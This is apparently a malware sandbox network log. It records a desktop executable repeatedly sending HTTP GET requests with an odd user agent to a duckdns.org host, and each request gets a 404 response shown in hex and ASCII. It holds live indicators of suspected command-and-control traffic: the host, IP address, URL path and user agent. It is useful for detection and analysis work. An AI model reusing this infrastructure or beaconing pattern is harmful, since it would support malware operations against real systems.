Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:11 UTC	51	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:11 UTC	51	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:11 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:11 UTC	51	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
123	192.168.2.6	49921	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:11 UTC	52	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:12 UTC	52	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:11 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:12 UTC	52	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
124	192.168.2.6	49922	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:12 UTC	52	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:12 UTC	52	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:12 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:12 UTC	52	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
125	192.168.2.6	49923	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:12 UTC	52	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:12 UTC	52	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:12 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:12 UTC	53	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
126	192.168.2.6	49924	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:12 UTC	53	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:12 UTC	53	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:12 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:12 UTC	53	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
127	192.168.2.6	49925	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:13 UTC	53	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:13 UTC	53	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:13 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:13 UTC	53	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
128	192.168.2.6	49926	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:13 UTC	54	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:13 UTC	54	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:13 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:13 UTC	54	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
129	192.168.2.6	49927	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:13 UTC	54	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtntnrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:13 UTC	54	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:13 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:13 UTC	54	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.6	49776	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:40 UTC	5	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtntnrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:10:40 UTC	5	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:40 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:40 UTC	5	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
130	192.168.2.6	49928	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:13 UTC	54	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtntnrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:13 UTC	55	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:13 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:13 UTC	55	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
131	192.168.2.6	49929	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:14 UTC	55	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:14 UTC	55	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:14 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:14 UTC	55	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
132	192.168.2.6	49930	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:14 UTC	55	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:14 UTC	55	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:14 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:14 UTC	56	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
133	192.168.2.6	49931	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:14 UTC	56	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:14 UTC	56	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:14 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:14 UTC	56	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
134	192.168.2.6	49932	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:15 UTC	56	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:15 UTC	56	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:15 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:15 UTC	56	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
135	192.168.2.6	49933	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:15 UTC	57	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:15 UTC	57	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:15 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:15 UTC	57	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
136	192.168.2.6	49934	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:15 UTC	57	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:15 UTC	57	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:15 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:15 UTC	57	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
137	192.168.2.6	49935	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:16 UTC	57	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjnm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:16 UTC	58	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:16 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:16 UTC	58	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
138	192.168.2.6	49936	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:16 UTC	58	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjnm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:16 UTC	58	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:16 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:16 UTC	58	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
139	192.168.2.6	49937	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:17 UTC	58	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjnm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:17 UTC	58	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:17 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:17 UTC	59	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.6	49777	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:45 UTC	5	OUT	GET /typmpustomsspyheeueheupoawymopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:10:45 UTC	6	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:45 GMT Content-Type: text/html Content-Length: 146 Connection: close
